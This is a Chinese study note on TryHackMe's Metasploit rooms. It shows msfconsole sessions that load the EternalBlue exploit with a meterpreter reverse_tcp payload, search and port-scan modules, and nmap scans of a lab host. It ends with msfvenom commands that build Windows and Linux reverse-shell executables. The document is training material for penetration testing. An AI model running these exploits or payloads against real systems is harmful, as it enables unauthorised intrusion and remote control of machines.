
Metasploit框架学习-1
Tryhackme 三个 room
https://tryhackme.com/room/metasploitintro
https://tryhackme.com/room/metasploitexploitation
使用 MSF
文档:
Metasploit is the most widely used exploitation framework. Metasploit is a powerful tool that can support all phases of a penetration testing engagement, from information gathering to post-exploitation. Metasploit 是最广泛使用的漏洞利用框架。Metasploit 是一款强大的工具,可以支持渗透测试的各个阶段,从信息收集到利用后处理。
Metasploit has two main versions: Metasploit 有两个主要版本:
- **Metasploit**Pro: The commercial version that facilitates the automation and management of tasks. This version has a graphical user interface (GUI). Metasploit Pro:便于自动化和管理任务的商业版本。此版本具有图形用户界面(GUI)。
- Metasploit** Framework**: The open-source version that works from the command line. Metasploit 框架:可在命令行运行的开源版本。
The Metasploit Framework is a set of tools that allow information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploit development. Metasploit 框架是一套允许信息收集、扫描、利用、漏洞利用开发、后利用等功能的工具集。虽然 Metasploit 框架的主要用途集中在渗透测试领域,但它也适用于漏洞研究和漏洞利用开发。
The main components of the Metasploit Framework can be summarized as follows; Metasploit 框架的主要组件可以概括如下:
- msfconsole: The main command-line interface. msfconsole:主命令行界面。
- Modules: supporting modules such as exploits, scanners, payloads, etc. 模块:支持模块,如漏洞利用、扫描器、有效载荷等。
- Tools: Stand-alone tools that will help vulnerability research, vulnerability assessment, or penetration testing. Some of these tools are msfvenom, pattern_create and pattern_offset. We will cover msfvenom within this module, but pattern_create and pattern_offset are tools useful in exploit development which is beyond the scope of this module. 工具:独立的工具,有助于漏洞研究、漏洞评估或渗透测试。其中一些工具包括 msfvenom、pattern_create 和 pattern_offset。在本模块中,我们将介绍 msfvenom,但 pattern_create 和 pattern_offset 是用于漏洞开发的有用工具,这超出了本模块的范围。
启动 msf
/opt msfconsole ✔
Metasploit tip: Start commands with a space to avoid saving them to history
.~+P``````-o+:. -o+:.
.+oooyysyyssyyssyddh++os-````` ``````````````` `
+++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso+++++++++++++++++++///oossosy
--.` .-.-...-////+++++++++++++++////////~~//////++++++++++++///
`...............` `...-/////...`
.::::::::::-. .::::::-
.hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
:Nm-/NMMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
.sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
-Nd` :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
-Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
`oo/``-hd: `` .sNd :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
.yNmMMh//+syysso-`````` -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
.shMMMMN//dmNMMMMMMMMMMMMs` `:```-o++++oooo+:/ooooo+:+o+++oooo++/
`///omh//dMMMMMMMMMMMMMMMN/:::::/+ooso--/ydh//+s+/ossssso:--syN///os:
/MMMMMMMMMMMMMMMMMMd. `/++-.-yy/...osydh/-+oo:-`o//...oyodh+
-hMMmssddd+:dMMmNMMh. `.-=mmk.//^^^\\.^^`:++:^^o://^^^\\`::
.sMMmo. -dMd--:mN/` ||--X--|| ||--X--||
........../yddy/:...+hmo-...hdd:............\\=v=//............\\=v=//.........
================================================================================
=====================+--------------------------------+=========================
=====================| Session one died of dysentery. |=========================
=====================+--------------------------------+=========================
================================================================================
Press ENTER to size up the situation
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
Press SPACE BAR to continue
=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > exit就是命令行变成了 msf6(这个是根据安装版本而定)
此时的命令行可以像平常时候使用,比如说 执行一个 ls 命令
msf6 > ls
[*] exec: ls
google  microsoft  sogoupinyin  uTools
It will support most Linux commands, including clear (to clear the terminal screen), but will not allow you to use some features of a regular command line (e.g. does not support output redirection), as seen below. 它将支持大多数 Linux 命令,包括 clear (用于清除终端屏幕),但不会允许您使用常规命令行的一些功能(例如,不支持输出重定向),如下所示。
使用漏洞
使用
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.230.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
这样的话我们就进入了一个关于漏洞的上下文环境
使用info的话可以清楚的看一下具体信息
或者info exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target
      1   Windows 7
      2   Windows Embedded Standard 7
      3   Windows Server 2008 R2
      4   Windows 8
      5   Windows 8.1
      6   Windows Server 2012
      7   Windows 10 Pro
      8   Windows 10 Enterprise Evaluation

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows
                                            7, Windows Embedded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, W
                                            indows Embedded Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Emb
                                            edded Standard 7 target machines.

Payload information:
  Space: 2000

Description:
  This module is a port of the Equation Group ETERNALBLUE exploit, part of
  the FuzzBunch toolkit released by Shadow Brokers.

  There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
  is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
  DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
  is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later
  completed in srvnet!SrvNetWskReceiveComplete.

  This exploit, like the original may not trigger 100% of the time, and should be
  run continuously until triggered. It seems like the pool will get hot streaks
  and need a cool down period before the shells rain in again.

  The module will attempt to use Anonymous login, by default, to authenticate to perform the
  exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use
  those instead.

  On some systems, this module may cause system instability and crashes, such as a BSOD or
  a reboot. This may be more likely with some payloads.

References:
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0144
  https://nvd.nist.gov/vuln/detail/CVE-2017-0145
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://nvd.nist.gov/vuln/detail/CVE-2017-0148
  https://github.com/RiskSense-Ops/MS17-010
  https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
  https://www.exploit-db.com/exploits/42030

Also known as:
  ETERNALBLUE


View the full module info with the info -d command
search 搜索🔍
使用 search 来查找相应的目标
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/windows/smb/smb_doublepulsar_rce

https://docs.metasploit.com/docs/using-metasploit/intermediate/exploit-ranking.html

rank 字段的话就是根据可靠性来评定

使用模块(Working with modules )
这个还是得记录一下📝
web 漏洞设置参数
set rhosts 10.10.14.9
set rport 7777
- RHOSTS: “Remote host”, the IP address of the target system. A single IP address or a network range can be set. This will support the CIDR (Classless Inter-Domain Routing) notation (/24, /16, etc.) or a network range (10.10.10.x – 10.10.10.y). You can also use a file where targets are listed, one target per line using file:/path/of/the/target_file.txt, as you can see below.
- RPORT: “Remote port”, the port on the target system the vulnerable application is running on.
- **PAYLOAD: **The payload you will use with the exploit.
- LHOST: “Localhost”, the attacking machine (your AttackBox or Kali Linux) IP address.
- LPORT: “Local port”, the port you will use for the reverse shell to connect back to. This is a port on your attacking machine, and you can set it to any port not used by any other application.
- SESSION: Each connection established to the target system using Metasploit will have a session ID. You will use this with post-exploitation modules that will connect to the target system using an existing connection.
实际用例
msf-扫描
扫描模块如下
msf6 > search portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce              .                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan          .                normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner      .                normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                   .                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                    .                normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                    .                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                    .                normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access  .                normal  No     Wordpress Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
使用 tcp 那个
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.- **CONCURRENCY: **Number of targets to be scanned simultaneously. 并发性:同时扫描的目标数量。
- **PORTS: **Port range to be scanned. Please note that 1-1000 here will not be the same as using Nmap with the default configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000. 端口:要扫描的端口范围。请注意,这里的 1-1000 与使用默认配置的 Nmap 不同。Nmap 将扫描最常用的 1000 个端口,而 Metasploit 将扫描从 1 到 10000 的端口号。
- RHOSTS: Target or target network to be scanned. RHOSTS:要扫描的目标或目标网络。
- THREADS: Number of threads that will be used simultaneously. More threads will result in faster scans. 线程:将同时使用的线程数。线程越多,扫描速度越快。
msf6 auxiliary(scanner/portscan/tcp) > nmap -sS 10.10.153.156
[*] exec: nmap -sS 10.10.153.156
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-15 10:19 GMT
Nmap scan report for 10.10.153.156
Host is up (0.00034s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8000/tcp open  http-alt
MAC Address: 02:4F:4C:AA:DB:93 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
msf6 auxiliary(scanner/portscan/tcp) > nmap -sC -sV -p- -T4 --min-rate=9326 -vv 10.10.153.156
[*] exec: nmap -sC -sV -p- -T4 --min-rate=9326 -vv 10.10.153.156
Starting Nmap 7.80 ( https://nmap.org ) at 2025-03-15 10:28 GMT
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
Initiating ARP Ping Scan at 10:28
Scanning 10.10.153.156 [1 port]
Completed ARP Ping Scan at 10:28, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:28
Completed Parallel DNS resolution of 1 host. at 10:28, 0.02s elapsed
Initiating SYN Stealth Scan at 10:28
Scanning 10.10.153.156 [65535 ports]
Discovered open port 22/tcp on 10.10.153.156
Discovered open port 139/tcp on 10.10.153.156
Discovered open port 445/tcp on 10.10.153.156
Discovered open port 21/tcp on 10.10.153.156
Discovered open port 8000/tcp on 10.10.153.156
Completed SYN Stealth Scan at 10:28, 2.07s elapsed (65535 total ports)
Initiating Service scan at 10:28
Scanning 5 services on 10.10.153.156
Completed Service scan at 10:28, 11.02s elapsed (5 services on 1 host)
NSE: Script scanning 10.10.153.156.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.34s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.04s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
Nmap scan report for 10.10.153.156
Host is up, received arp-response (0.00048s latency).
Scanned at 2025-03-15 10:28:07 GMT for 14s
Not shown: 65530 closed ports
Reason: 65530 resets
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.5e
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 bc:ce:62:3a:dc:97:51:16:76:c7:74:a7:94:71:c4:40 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDbZh4yiiOW3R3tRs/8//9QrXdCQboHEktyX0J/1S3fd368cq2NZWaW1tcbNgptBu+IEGONhP6NzaOyabDTBawMSM3cZFFvMfhTZEML8cCXOROA0fcRgplun88DGvRqEZAlbsvytHi+5/2LukCz5XHPcqmtji3sSyQuilqbVqvru3wScOPDUl7yDiyww6wX2lEC2L/xKR3pS3Q0QJAeJC831vZPW0y26yfCuqEsvY+/XUHdz3IjWIUEOc22lIC0LVojmdAobUe355IS+ITPqLQ7Y44gkN9yv6v7UFl9oC65AH8l3gZi/iEIdtxWCSJPH/2WKt4lUZ5gIRTEDuv+JFkp
| 256 28:80:2e:e8:bf:ae:c1:d4:e7:33:be:fe:7b:63:7d:01 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKMZxzZ1wfmC+AVOiuwgihfHSKcrwBkyikhujKVJ2SRPGYYZ+1UVBeq6+4e4DrlPP9CRxoPB6pt0WXrkROF1DbQ=
| 256 83:b2:8d:27:2a:c9:ff:6e:aa:3c:a6:81:0a:20:4e:24 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBxx913MWjNAE2VWXuqxPUJOYfo8WgiLVKdhEUwndVr6
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: ACME IT SUPPORT)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: ACME IT SUPPORT)
8000/tcp open http syn-ack ttl 64 WebFS httpd 1.21
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: webfs/1.21
|_http-title: Site doesn't have a title (text/plain).
MAC Address: 02:4F:4C:AA:DB:93 (Unknown)
Service Info: Host: IP-10-10-153-156; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| nbstat: NetBIOS name: IP-10-10-153-15, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| ACME IT SUPPORT<00> Flags: <group><active>
| ACME IT SUPPORT<1e> Flags: <group><active>
| IP-10-10-153-15<00> Flags: <unique><active>
| IP-10-10-153-15<03> Flags: <unique><active>
| IP-10-10-153-15<20> Flags: <unique><active>
| Statistics:
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_ 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 52595/tcp): CLEAN (Couldn't connect)
| Check 2 (port 10679/tcp): CLEAN (Couldn't connect)
| Check 3 (port 36007/udp): CLEAN (Failed to receive data)
| Check 4 (port 18251/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: ip-10-10-153-156
| NetBIOS computer name: IP-10-10-153-156\x00
| Domain name: eu-west-1.compute.internal
| FQDN: ip-10-10-153-156.eu-west-1.compute.internal
|_ System time: 2025-03-15T10:28:21+00:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-03-15T10:28:21
|_ start_date: N/A
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:28
Completed NSE at 10:28, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.71 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)msf 反弹shell
生成马
Windows
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe >9 shell.exeLinux
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elfMac
